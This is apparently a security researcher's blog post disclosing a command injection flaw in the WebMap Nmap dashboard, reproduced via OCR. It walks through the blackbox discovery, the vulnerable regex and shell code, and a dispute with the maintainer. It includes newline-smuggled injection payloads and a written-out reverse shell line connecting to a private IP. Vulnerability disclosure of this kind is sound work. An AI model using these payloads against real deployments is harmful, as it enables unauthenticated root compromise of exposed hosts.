
Security Research

Copy

WebMap: CVE-2026-90843



Summary

WebMap↗ is an open source, Docker-deployed dashboard for running and visualizing Nmap scans, with 100K+ Docker Hub pulls, 1.1K+ GitHub stars, and ~300 forks. Its scan endpoint takes user-supplied parameters and passes them straight into a shell command.

A gap in the input validation regex for the `params` & `target` parameters lets an attacker smuggle a newline into that command, breaking out of the intended `nmap` invocation and running arbitrary shell commands as root inside the container, with no authentication required.

The official Docker deployment instructions bind the service to all network interfaces by default, so anyone who followed the README is likely exposed to the internet.

All versions up to (including) this commit↗ is vulnerable.

This bug has been present since 2019 and it's fixed in this commit↗.

This vulnerability is referenced by CVE-2026-90843↗

Update - 2026/09/14

The maintainer decided to delete the repository after the CVE release 😂.

Here is the web archive version↗.

Two Separate Problems

This issue is two problems stacked on top of each other:

1. **The vulnerability itself -** an unauthenticated command injection in the scan endpoint, detailed below.
2. **The deployment problem** - the default Docker command in the README exposes WebMap to the internet.

How it started

My discovery of this vulnerability was indirect.

I previously downloaded `WebMap` to visualize my nmap scans in a Graph, and I forgot about it, then later performed a network scan on my VPN IP to check whether any ports are exposed, and I discovered that port 8000 running **WebMap** is open.

Checking my Docker instances with `docker ps` confirmed it was running on all interfaces:

```
⚔️  WebMap git:(8b95fe4) docker ps
CONTAINER ID   IMAGE                                COMMAND
CREATED              STATUS                  PORTS
NAMES
b8c681ac6521   reborntc/webmap                      "bash
/startup.sh"     Not important           Up      0.0.0.0:8000-
>8000/tcp, [::]:8000->8000/tcp
webmap
```

Interesting.


I asked myself:

"What if this tool was vulnerable and I was exposing a vulnerable service to all my interfaces".

So lets poke it with a stick and see what happens.


Poking it with a stick

Apparently, they are using some sort of authentication, so we generate a token and log in:




WebMap Login Page

Among the other functionalities in the dashboard is the new nmap scan functionality:




Running another binary is an obvious use case for Command injection, we can test many of these parameters but the most flexible one is the `params` parameter.



Regular request

If we try something like `$(ls)` we get an `invalid syntax` response so there is some kind of **input sanitization** :



Test request 1

But, is it efficient?


Developers tend to miss sanitizing whitespace, one of the Command injection techniques is to inject a `newline \n` , which starts a new command.

We can simply do this in Burp by using `%0a` so our payload will be:

`%0a` `command` `%0a`

First newline is to start a new command and the last newline to skip anything that comes after our command so we just pass it to the next line.


However, because the output is not displayed, we need to do an **Out of Band Command Injection**, so I fired up my Python server and ran cURL on my Docker host IP :



Test request 2

It worked! but it didn't

We no longer get an 'invalid syntax' error, however, I haven't receive any request:



Maybe they are silently cutting out any newlines?


Maybe they actually have a very good input filtering?

Maybe it's just the container doesn't have `curl` installed:

```
WebMap git:(8b95fe4) docker exec -ti webmap /bin/bash
root@webmap:/opt# curl
bash: curl: command not found
root@webmap:/opt#
```

Where the excitement begins


So, after checking other tools on the container, we find out it has `wget` :



Test request 3

Bingo, we have successfully achieved remote command execution!

Now let's get our reverse shell:



Test request 4

Again, `invalid syntax`.


But because we have `wget` we can download our payload and execute it with no need for any additional characters other than newline.

We create `bash.sh` :

bash.sh

```
/bin/bash -c 'sh -i >& /dev/tcp/10.200.0.1/3737 0>&1'
```

Download it with wget & executing it:



Test request 5


Again! `invalid syntax` .

Obviously it's because of the slash `/` , so what we can do?

It's actually pretty simple; we just need to rename our `bash.sh` to `index.html` and download the page without a `/`.

However, because we fetched `index.html` before, **the next downloaded file would be index.html.1 or index.html.{number}**, that's the default behavior of `wget` it doesn't overwrite files by default.

We can just specify the file with `-O bash.sh` or `-O index.html` and run it:



Test request 6 - Fully Interactive Remote Code Execution

Now, we successfully leveraged the command injection to achieve **Interactive remote code execution as root inside the container**.


The Last Piece of the Puzzle

This is considered an **authenticated remote code execution**, it's good, but wasn't enough for me.

So I tried the very simple way to bypass the **authentication mechanism**:

1. Opened a new repeater tab
2. Removed the session cookie

And here is the surprise :



Authentication was not ENFORCED in this endpoint!

This leaves us with CSRF tokens, In order to access the endpoint you need to have both of them:

- `csrfmiddlewaretoken` parameter
- `csrftoken` cookie

You can collect them at the login page so it's not a matter of concern.

Full Proof of concept will be at the end of this page.

Source code analysis

I could have read the source code without going through this in blackbox, but I was doing it for the fun and it didn't take much time to get full RCE.

The vulnerable code lives in `functions_nmap.py`, in `nmap_newscan()`. User-supplied POST parameters are validated with this regex before being used to build a shell command:

```
if(re.search(r'^[a-zA-Z0-9\_\-\.]+$', filename)
and re.search(r'^[a-zA-Z0-9\-\.\:\=\s,]+$',
request.POST['params'])
and re.search(r'^[a-zA-Z0-9\-\.\:\/\s]+$',
request.POST['target'])):

   res = {'p':request.POST}
```

The bug is in that `\s`. Python's re module treats `\s` as matching whitespace, tab, `\n`, `\r`, `\f`, and `\v` not just space and tab. A literal newline (`%0a` URL-encoded) satisfies the validation and sails through.

The `target` parameter is vulnerable too. it also allows the `/` character, so we can skip the `index.html` part and download the file directly which what we will do in the POC.

The validated value is then interpolated directly into a shell string and executed:

```
cmd = '({nmap} {params} --script={script_dir} -oX
/tmp/{filename}.active {target} > /tmp/nmap_scan.log 2>&1; mv
/tmp/{filename}.active /opt/xml/{filename} >> /tmp/nmap_scan.log
2>&1) &'.format(
        nmap=nmap_bin,
        params=request.POST['params'],
        script_dir=settings.BASE_DIR + '/nmapreport/nmap/nse/',
        filename=filename,
        target=request.POST['target']
        )

subprocess.Popen(cmd, shell=True)
```

Because `shell=True` is used, we could break out of the nmap command and run other commands.

The dashboard page checks for a session token before rendering, but the scan creation endpoint (`/api/v1/nmap/scan/new`) performs no such check, so the vulnerability is reachable directly without ever passing the dashboard's login:

```
# views.py — dashboard checks the session token
def index(request, filterservice="", filterportid=""):
    if 'auth' not in request.session:
        return render(request, 'nmapreport/nmap_auth.html', r)

# functions_nmap.py — scan endpoint has no such check
def nmap_newscan(request):
    if request.method == "POST":
        # no session check anywhere in this file
```

The Default Deployment Problem

WebMap's README carries this warning:

> This app is not intended to be exposed to the internet ... Please, DO NOT expose this app to the internet, use your localhost or ... take care to filter who and what can access

But the deployment command given in the same README does exactly the opposite:

```
mkdir -p _container/xml _container/notes _container/notes
docker run -d \
    --name webmap \
    -h webmap \
    -p 8000:8000 \
    -v ./_container/xml:/opt/xml \
    -v ./_container/notes:/opt/notes \
    -v ./_container/schedule:/opt/schedule \
    ghcr.io/sabyasachirana/webmap
```

`-p 8000:8000` binds the container to `0.0.0.0`, every interface on the host, by default.


Docker gives no warning about this; nothing tells you this container is now exposed to the internet unless you run `docker ps` .

Flask, for comparison, binds to localhost by default when you run `app.run(port=8000)`.

With 100K+ pulls, a lot of people have run WebMap's default command exactly as written.

What the Maintainer Did

I reported this through a GitHub security advisory. I was so excited for my first CVE that I couldn't wait so I did some OSINT and found the maintainer's LinkedIn profile, and reached out directly to gently ask them to review the advisory urgently.



Setting aside how they were disrespectful, they told me the **project is just for fun and that it must only run on localhost or it's the user's problem.**


Ignoring that their own repository usage instructions is what exposes it by default, and ignoring scale of users affected, and how popular the project is.

Moreover, **localhost applications shouldn't be vulnerable to unauthenticated remote code execution,** so that's not an argument.



How he is behaving

